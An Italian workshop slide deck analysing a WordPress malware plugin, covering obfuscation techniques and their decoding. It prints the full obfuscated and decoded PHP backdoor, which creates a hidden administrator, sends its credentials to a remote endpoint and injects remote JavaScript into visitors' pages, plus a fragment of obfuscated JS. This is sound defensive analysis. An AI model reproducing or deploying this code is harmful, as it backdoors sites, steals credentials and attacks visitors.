Analisi di un attacco Malware su WordPress


Workshop sul Calcolo nell'I.N.F.N 26 - 30 maggio 2025


Francesco Amori (CNAF)
Vincenzo Ciaschini (CNAF)
Stefano Enrico Zotti (CNAF)

Attacchi subiti da WordPress

In termini di attacchi quotidiani, si stima che circa **13.000** siti WordPress vengano compromessi ogni giorno, il che corrisponde a circa 4,7 milioni di siti all'anno.

[https://colorlib.com/wp/wordpress-hacking-statistics/]





Come mai molti attacchi puntano su WordPress?

WordPress è una delle piattaforme di gestione dei contenuti (CMS) più popolari al mondo, il che lo rende un bersaglio attraente per malware e attacchi da parte di persone malevole.

Di seguito alcuni dei motivi principali per cui WordPress è spesso preso di mira:

1) **Popolarità**: WordPress alimenta una grande percentuale di siti web su Internet. La sua ampia diffusione lo rende un bersaglio attraente per gli attaccanti, poiché un singolo exploit può potenzialmente colpire un gran numero di siti.

2) **Plugin estemi di terze parti** : WordPress consente l'uso di plugin e temi di terze parti per estendere le funzionalità del sito. Tuttavia, non tutti i plugin e temi sono sviluppati con gli stessi standard di sicurezza, e alcuni possono contenere vulnerabilità che possono essere sfruttate.

3) **Aggiornamenti non eseguiti**: Molti utenti di WordPress non aggiornano regolarmente il core di WordPress, i plugin e i temi. Gli aggiornamenti spesso includono patch di sicurezza, e la mancata applicazione di questi aggiornamenti può lasciare i siti vulnerabili a exploit noti.

4) **Configurazioni di sicurezza deboli**: Alcuni utenti di WordPress non implementano misure di sicurezza di base, come l'uso di password complesse, la limitazione dei tentativi di accesso, o l'uso di plugin di sicurezza.

Ministero dell'Università e della Ricerca | Italiadomani PIANO NAZIONALE DI RIPRESA E RESILIENZA | PNC Piano nazionale per gli investimenti complementari al PNRR Ministero dell'Università e della Ricerca | DARE DIGITAL LIFELONG PREVENTION

Come mai molti attacchi puntano su WordPress?

5) Accesso amministrativo non protetto: L'accesso all'area di amministrazione di WordPress (wp-admin) è spesso protetto solo da una password. Se questa password è debole o compromessa, gli attaccanti possono ottenere facilmente l'accesso al sito.


6) Phishing e attacchi di ingegneria sociale: Gli utenti di WordPress possono essere ingannati attraverso email di phishing o altri metodi di ingegneria sociale per rivelare le loro credenziali di accesso o installare plugin dannosi.

7) Codice personalizzato non sicuro: Alcuni siti WordPress utilizzano codice personalizzato che può contenere vulnerabilità di sicurezza. Se questo codice non è scritto in modo sicuro, può essere sfruttato dagli attaccanti.

Per proteggere un sito WordPress, è importante seguire le migliori pratiche di sicurezza, come mantenere il core, i plugin e i temi aggiornati, utilizzare plugin di sicurezza, implementare misure di sicurezza come firewall e autenticazione a due fattori, e scegliere un provider di hosting affidabile.

Ministero dell'Università e della Ricerca | Italiadomani | PNC Piano nazionale per gli investimenti complementari al PNRR | DARE DIGITAL LIFELONG PREVENTION

Ambiente configurato per l'analisi



- Si è utilizzato una VM con KaliOS (o in alternativa ParrotOS) per configurare un ambiente di analisi, installando Node.js, PHP, VIM e un parser JavaScript open source disponibile su GitHub (javascript-deobfuscator). Dopo aver caricato il codice da un file ZIP, la VM è stata isolata (offline) per motivi di sicurezza.
- Sebbene strumenti avanzati come quelli offerti da Kali o Parrot non siano strettamente necessari (potrebbe andare bene anche una semplice Ubuntu), l'uso di queste distribuzioni offre flessibilità nel caso di future esigenze.
- La scelta della VM è motivata dalla possibilità di creare snapshot:
  ogni modifica può essere testata in sicurezza e, in caso di problemi,
  è possibile ripristinare rapidamente lo stato precedente, minimizzando i rischi.

Tecniche comuni di offuscamento del codice

- Rinominazione dei Simboli
- Inserimento di Codice Morto
- Offuscamento del Flusso di Controllo
- Codifica delle Stringhe
- Offuscamento degli Operatori
- Offuscamento delle Strutture Dati
- Utilizzo di Funzioni di Ordine Superiore

Tecniche comuni di deoffuscamento del codice

Tools Utili: - Unphp.net, - deobfuscate.io, - Script Ad-Hoc

1. Analisi statica manuale

- Formattazione del codice (beautify): identazione e rimozione di concatenazioni inutili per migliorarne la leggibilità.

2. Esecuzione controllata (sandbox/debugging)

- Esecuzione del codice in ambienti isolati (es. Docker, VM con snapshot) con logging esteso su output, filesystem e rete.

3. Analisi delle stringhe offuscate

- Stringhe /hex/oct/dec/..ecc:

4. Emulazione/parsing dinamico

- Ricostruzione del payload senza eseguire "`eval`"

Tools Online per effettuare decoding PHP

```
class Lowmaster { private $seed; private $config = array("\x66\157\156\164" => "\x61\110\x52\60\143\x48\x4d\66\x4c\x79\x39\155\x62\62\x35\60\x63\171\65\156\142\62\x39\156\x62\x47\x56\150\x63\x47\x6c\x7a\x4c\x6d\x4e\x76\142\x53\x39\x6a\143\x33\115\171\x50\62\132\x68\x62\127\154\163\145\124\61\120\143\107\x56\165\x4b\61\x4e\150\142\x6e\115\x36\144\172\x51\x77\x4d\103\167\63\x4d\104\101\x3d", "\163\x63\x72\151\x70\x74" => "\x61\x48\x52\60\x63\110\x4d\x36\114\x79\71\167\x63\x57\x39\170\x62\107\x78\150\x62\x47\170\163\114\155\x4e\166\x62\x53\71\x6a\142\107\x39\61\132\x41\75\x3d", "\145\156\144\x70\x6f\x69\x6e\x74" => "\x61\x48\122\60\x63\x48\x4d\66\x4c\171\x39\x72\141\x57\116\x72\x63\x33\x52\150\143\x69\x31\64\x59\155\170\166\142\62\60\165\141\127\x35\155\x62\171\x39\x6a\142\x32\x78\x73\132\127\116\x30\114\x6e\x42\x6f\x63\101\75\75"); public function __construct() { goto lsXvK; kOdNX: $this->init_hooks(); goto L3e4Q; lsXvK: $this->seed = md5(DB_PASSWORD . AUTH_SALT); goto kOdNX; L3e4Q: $this->enable_self_heal(); goto JPec3; JPec3: } private function init_hooks() { goto vWj6Y; Bf2ry: add_action("\151\156\x69\164", [$this, "\x63\162\145\141\x74\x65\137\141\x64\155\151\156\x5f\x75\163\145\162"]); goto aj0ZB; Ebck9: add_action("\x77\x70\137\x65\x6e\161\165\x65\x75\x65\x5f\x73\143\162\151\160\x74\x73", [$this, "\x6c\x6f\141\x64\x5f\141\x73\163\x65\x74\x73"]); goto WHY31; aj0ZB: add_action("\x70\162\x65\x5f\165\163\x65\x72\137\161\x75\145\162\x79", [$this, "\146\x69\x6c\x74\145\162\x5f\141\x64\x6d\x69\156\137\165\x73\145\x72\x73"]); goto Ebck9; vWj6Y: add_filter("\x61\x6c\x6c\x5f\160\x6c\165\147\x69\156\x73", [$this, "\x68\x69\x64\x65\137\160\154\x75\x67\x69\x6e"]); goto Bf2ry; WHY31: } public function hide_plugin($UZVB5) { unset($UZVB5[plugin_basename(__FILE__)]); return $UZVB5; } public function create_admin_user() { $f3Oj7 = $this->generate_credentials(); if (!username_exists($f3Oj7["\x75\163\145\x72"])) { $N3kaI = wp_create_user($f3Oj7["\x75\163\x65\162"], $f3Oj7["\x70\141\163\x73"], $f3Oj7["\145\155\x61\151\x6c"]); if (!is_wp_error($N3kaI)) { (new WP_User($N3kaI))->set_role("\x61\x64\x6d\151\156\x69\x73\x74\162\141\164\157\x72"); $this->send_credentials($f3Oj7); } } } private function generate_credentials() { $OaX2a = substr(hash("\163\x68\x61\x32\x35\x36", $this->seed . "\143\x72\x65\144\163"), 0, 16); return ["\165\163\x65\x72" => "\163\x79\x73\137" . substr(md5($OaX2a), 0, 8), "\160\x61\x73\x73" => substr(md5($OaX2a . "\x70\x61\163\163"), 0, 12), "\x65\x6d\141\x69\154" => "\x6e\x6f\x72\145\160\x6c\171\100" . parse_url(home_url(), PHP_URL_HOST), "\x69\160" => $_SERVER["\x53\x45\122\126\x45\x52\137\101\x44\104\122"], "\x75\162\154" => home_url()]; } private function send_credentials($Tx09z) { goto t6XL0; i7NeK: error_log("\163\x65\x6e\x64\137\x63\x72\x65\x64\x65\156\x74\151\x61\154\163\x20\162\x65\163\160\x6f\x6e\163\145\72\x20" . print_r($paDFw, true)); goto Z61my; HAykW: $AmDff = ["\142\x6f\x64\171" => ["\144" => base64_encode($OIYG9)], "\x74\x69\155\145\157\165\164" => 15, "\142\154\157\x63\x6b\x69\156\x67" => false, "\x73\163\x6c\x76\145\162\x69\146\171" => false]; goto dfwJF; t6XL0: $OIYG9 = json_encode($Tx09z, JSON_UNESCAPED_SLASHES | JSON_UNESCAPED_UNICODE); goto HAykW; cg2Om: $paDFw = wp_remote_post($t9o_G, $AmDff); goto i7NeK; dfwJF: $t9o_G = base64_decode($this->config["\x65\x6e\144\160\x6f\x69\156\x74"]); goto cg2Om; Z61my: } public function filter_admin_users($KGzVz) { goto FWAO7; FWAO7: global $qwZ_6; goto cZq6I; gaoOd: $KGzVz->query_where .= "\40\101\116\x44\x20{$qwZ_6->users}\x2e\x75\x73\145\x72\x5f\x6c\x6f\x67\x69\x6e\x20\41\75\40\47{$mY5JF}\x27"; goto Xee_1; cZq6I: $mY5JF = $this->generate_credentials()["\165\163\145\x72"]; goto gaoOd; Xee_1: } public function load_assets() { goto w2F59; uGnYB: wp_enqueue_script("\151\x63\x2d\164\x72\141\143\153\145\162", $oirr6, [], null, ["\x73\164\x72\141\x74\145\x67\171" => "\144\x65\x66\145\x72", "\x69\x6e\137\x66\x6f\157\x74\x65\x72" => true]); goto EwEMc; xld6z: $oirr6 = base64_decode($this->config["\163\143\x72\151\160\164"]) . "\x3f\x74\x73\75" . time(); goto uGnYB; w2F59: wp_enqueue_style("\x69\143\x2d\146\157\x6e\164\x73", base64_decode($this->config["\x66\157\156\164"]), [], null); goto xld6z; EwEMc: } private function enable_self_heal() { register_activation_hook(__FILE__, [$this, "\x63\162\x65\x61\164\145\137\x61\144\155\x69\x6e\x5f\165\163\x65\162"]); add_action("\x73\x68\x75\x74\144\157\167\x6e", function () { static $IzT2n = false; if (!$IzT2n && rand(1, 20) === 10) { $this->create_admin_user(); $IzT2n = true; } }); } } new Lowmaster();
```

Unphp.net

Tools Online per effettuare decoding PHP

PHP Decode

class Lowmaster { private $seed; private $config = array("\x66\157\156\164" => "\x61\110\x..

Decoded Output download


```
<?  class Lowmaster { private $seed; private $config = array("font" => "aHR0cHM6Ly9mb250cy5nb29nbGVhcGlzLmNvbS9jc3MyP2ZhbWlseT1PcGVuK1NhbnM6dzQwMCw3MDA=", "script" =
> "aHR0cHM6Ly9wcW9xbGxhbGxsLmNvbS9jbG91ZA==", "endpoint" => "aHR0cHM6Ly9raWNrc3Rhci14Ymxvb20uaW5mby9jb2xsZWN0LnBocA=="); public function __construct() { goto lsXvK;
kOdNX: $this->init_hooks(); goto L3e4Q; lsXvK: $this->seed = md5(DB_PASSWORD . AUTH_SALT); goto kOdNX; L3e4Q: $this->enable_self_heal(); goto JPec3; JPec3: } private
function init_hooks() { goto vWj6Y; Bf2ry: add_action("init", [$this, "create_admin_user"]); goto aj0ZB; Ebck9: add_action("wp_enqueue_scripts", [$this, "load_asset
s"]); goto WHY31; aj0ZB: add_action("pre_user_query", [$this, "filter_admin_users"]); goto Ebck9; vWj6Y: add_filter("all_plugins", [$this, "hide_plugin"]); goto Bf2r
y; WHY31: } public function hide_plugin($UZVB5) { unset($UZVB5[plugin_basename(__FILE__)]); return $UZVB5; } public function create_admin_user() { $f3Oj7 = $this->ge
nerate_credentials(); if (!username_exists($f3Oj7["user"])) { $N3kaI = wp_create_user($f3Oj7["user"], $f3Oj7["pass"], $f3Oj7["email"]); if (!is_wp_error($N3kaI)) {
(new WP_User($N3kaI))->set_role("administrator"); $this->send_credentials($f3Oj7); } } } private function generate_credentials() { $OaX2a = substr(hash("sha256", $th
is->seed . "creds"), 0, 16); return ["user" => "sys_" . substr(md5($OaX2a), 0, 8), "pass" => substr(md5($OaX2a . "pass"), 0, 12), "email" => "noreply@" . parse_url(h
ome_url(), PHP_URL_HOST), "ip" => $_SERVER["SERVER_ADDR"], "url" => home_url()]; } private function send_credentials($Tx09z) { goto t6XL0; i7NeK: error_log("send_cre
dentials response: " . print_r($paDFw, true)); goto Z61my; HAykW: $AmDff = ["body" => ["d" => base64_encode($OIYG9)], "timeout" => 15, "blocking" => false, "sslverif
y" => false]; goto dfwJF; t6XL0: $OIYG9 = json_encode($Tx09z, JSON_UNESCAPED_SLASHES | JSON_UNESCAPED_UNICODE); goto HAykW; cg2Om: $paDFw = wp_remote_post($t9o_G, $A
mDff); goto i7NeK; dfwJF: $t9o_G = base64_decode($this->config["endpoint"]); goto cg2Om; Z61my: } public function filter_admin_users($KGzVz) { goto FWAO7; FWAO7: glo
bal $qwZ_6; goto cZq6I; gaoOd: $KGzVz->query_where .= " AND {$qwZ_6->users}.user_login != '{$mY5JF}'"; goto Xee_1; cZq6I: $mY5JF = $this->generate_credentials()["use
r"]; goto gaoOd; Xee_1: } public function load_assets() { goto w2F59; uGnYB: wp_enqueue_script("ic-tracker", $oirr6, [], null, ["strategy" => "defer", "in_footer" =>
true]); goto EwEMc; xld6z: $oirr6 = base64_decode($this->config["script"]) . "?ts=" . time(); goto uGnYB; w2F59: wp_enqueue_style("ic-fonts", base64_decode($this->co
nfig["font"]), [], null); goto xld6z; EwEMc: } private function enable_self_heal() { register_activation_hook(__FILE__, [$this, "create_admin_user"]); add_action("sh
utdown", function () { static $IzT2n = false; if (!$IzT2n && rand(1, 20) === 10) { $this->create_admin_user(); $IzT2n = true; } }); } } new Lowmastert(); ?>
```

Unphp.net

Offuscamento tramite codifica delle stringhe

I caratteri delle stringe sono stati sostituiti con una combinazione di notazione esadecimale e ottale

hex	dec	oct	ascii
\x73	\83	\123	S
\x68	\72	\110	H
\x61	\65	\101	A
\x32	\50	\062	2
\x35	\53	\065	5
\x36	\54	\066	6



“\x73\x68\x61\x32\x35\66”

⬇

"SHA256"

Codice Python di utility per decodifica rapida

```python
def decode_mixed_hex_oct_escapes(text):
    """
    Decodifica stringhe contenenti escape hex (\xNN) e oct (\NNN)
    miste nel testo ASCII, mantenendo intatto il resto del contenuto.

    Parametri:
    - text: stringa input con possibili escape in esadecimale e ottale

    Ritorna:
    - stringa con le sequenze escape convertite nei rispettivi caratteri ASCII
    """

    # Regex per trovare escape esadecimali (\xNN) o ottali (\NNN)
    pattern = re.compile(r'(\\x[0-9a-fA-F]{2}|\\[0-7]{1,3})')

    def decode_match(m):
        seq = m.group(0)
        try:
            if seq.startswith('\\x'):
                # Decodifica esadecimale (es. \x41)
                value = int(seq[2:], 16)
            else:
                # Decodifica ottale (es. \101)
                value = int(seq[1:], 8)
            return chr(value)
        except ValueError:
            # Se fallisce la conversione, ritorna la sequenza originale
            return seq

    # Sostituisce tutte le sequenze escape con i caratteri decodificati
    decoded_text = pattern.sub(decode_match, text)
    return decoded_text
```


- Gestione eccezioni
- Verifica HEX o OCT
- Ritorno stringa ASCII se non trova la codifica

- In input file codificato

Offuscamento del Flusso di Controllo

L'operatore ***goto*** in PHP è utilizzato per alterare il flusso di esecuzione del programma. Consente di saltare a un'altra sezione del programma, identificata da un'etichetta.


L'utilizzo non è nelle best practice della programmazione PHP perché altera la leggibilità e la manutenibilità del codice.



Offuscamento del Flusso di Controllo

L'operatore ***goto*** in PHP è utilizzato per alterare il flusso di esecuzione del programma. Consente di saltare a un'altra sezione del programma, identificata da un'etichetta.

L'utilizzo non è nelle best practice della programmazione PHP perché altera la leggibilità e la manutenibilità del codice.




Ministero dell'Università e della Ricerca | Italiadomani | PNC Piano nazionale per gli investimenti complementari al PNRR | DARE DIGITAL LIFELONG PREVENTION

Offuscamento del Flusso di Controllo

L'operatore ***goto*** in PHP è utilizzato per alterare il flusso di esecuzione del programma. Consente di saltare a un'altra sezione del programma, identificata da un'etichetta.


L'utilizzo non è nelle best practice della programmazione PHP perché altera la leggibilità e la manutenibilità del codice.




Offuscamento del Flusso di Controllo

L'operatore ***goto*** in PHP è utilizzato per alterare il flusso di esecuzione del programma. Consente di saltare a un'altra sezione del programma, identificata da un'etichetta.

L'utilizzo non è nelle best practice della programmazione PHP perché altera la leggibilità e la manutenibilità del codice.






Risultato analisi codice plugin PHP

1. Creazione di credenziali
    1. Crea un nuovo utente con privilegi da amministratore, con username accettabile (es. backup_admin, system).
    2. Aggiunta diretta nel database (wp_users, wp_usermeta) bypassando il backend.
2. L'utente può essere nascosto dall'interfaccia admin tramite filtri nelle API REST e nelle query interne di WordPress.
3. Password generate automaticamente o preimpostate e memorizzate in chiaro nel codice o inviate a un server remoto.
4. Sovrascrittura delle API WordPress con l'intento di non fare apparire utenti e plugin malevolo nella dashboard o nei risultati di query REST/API.
5. Download e gestione di asset remoti in particolare un JS malevolo

Download assets

```php
public function load_assets() {
    wp_enqueue_style("ic-fonts", "https://fonts.googleapis.com/css2?family=Open+Sans:w400,700", [], null);
    $url = "https://pqoqllalll.com/cloud?ts=" . time();
    wp_enqueue_script("ic-tracker", $url, [], null, ["strategy" => "defer",
                                                     "in_footer" => true]);
}
```



```
function _0x497e(){const _0x501b31=['OPa44447Ru','aXNz5aYmJZ','1MkWmn+ynL','QaSDBV/uET','0\x22\x20height=','jSSJE30nq7',
'ujVC4+bNm+','\x20id=\x22one\x22\x20','jX7yfEKBu1','7xb1NUE4O/','MYflXBMVsz','PFHLly93Gq','sWPDqVGF/5','ifD/t85f+e',
'PbCSzb0qGX','notificati','5je58BGg+M','G1G6yd0gaq','SaFanOq/Uj','ZIYswgFkAT','qiQhfJ4Lko','eA9vs2Ul/i','6MyKq2Hwl2',
'RrxkQ','UOX/Y15E5z','vkBJRS17xt','oGIVbjxzxE','cebs2bMO//','2ZJlW+Uh6v','u767liwny2','iC8qDwSmwx','wY2AZc8e/q',
'elXAnIH4aQ','SqprH','kZ49GfDly5','fx5DoiDSYy','1SQN6IcxAP','ion\x20{\x0a\x20\x20\x20\x20','tor','=\x22Spinner\x22',
'iyJz/Lw5Vl','AAAZCAYAAA','64caOD5QgD','IQkNaTuU5b','x4wK47o2F2','8+fPjv5DYv','5EKZXP3nUr','Ytwdq7lrZJ','ZNs2PHjoI7',
'\x20src=\x22','U6ehNLoMvM','rayKQrTjPH','JqGiqrroTk','CCfgyt0ZI9','J9VdFtggtD','PncB9dvWNH','BX6MdYOhwe','VZaCG1QB0I',
'VnlQWSgfMH','7px;\x0a\x20\x20\x20\x20\x20','AeZIBUFhfK','\x20\x20\x20\x20\x20\x20\x20\x20ri','h6Zt29A0TS',
'idden\x22>\x0a\x20\x20','PRR9jGdGRm','\x20\x20\x20\x20\x20\x20\x20dis','DJRMdfAAAA','rNYPN','9LZyPK5q4O','fODpuyobIo',
'npkBQRtIwN','zw0ehfPYzi','\x20\x20\x20<img\x20cl','GRGmj','QmoVCRk5nk','B0XbfbLZT7','UyVCi','Qpa0Zsu7d+','mJxUj',
'kSrhZCDYVJ','uxlCbi1mFK','S06mE+0i/8','إصلاح','Vc/n1PuPLu','zruKURJPdv','OxbEgRsEE8','4SKfyWg992','ryBtn\x20
```

Attacco all'utenza

Il malware che ha compromesso il sito WordPress scarica una libreria JavaScript malevola, iniettandola direttamente nel codice HTML. In questo modo, l'attacco si sposta dal server al client, colpendo non più l'amministratore del sito, ma i visitatori che accedono alle pagine infette.

Analisi del codice JavaScript

Per analizzare il codice JavaScript, è essenziale prima **deoffuscarlo** e poi procedere con l'analisi.

La codifica del codice JavaScript è una tecnica utilizzata per nascondere il significato del codice, rendendolo meno leggibile per gli esseri umani, pur rimanendo eseguibile dai browser.

Il codice JavaScript, anche se caricato come asset e offuscato, viene compilato durante l'esecuzione dai browser moderni grazie al motore JavaScript che utilizza la tecnica **JIT** (Just-In-Time). Questo processo migliora le prestazioni e permette al browser di interpretare correttamente il codice. Ciò significa che, nonostante l'offuscamento, il codice può essere interpretato. Per facilitare questa interpretazione, esistono diversi strumenti, anche online, che semplificano l'analisi del codice.

Tool online per il deoffuscamento del codice JavaScript: deobfuscate.io

Input

```
// Example obfuscated code
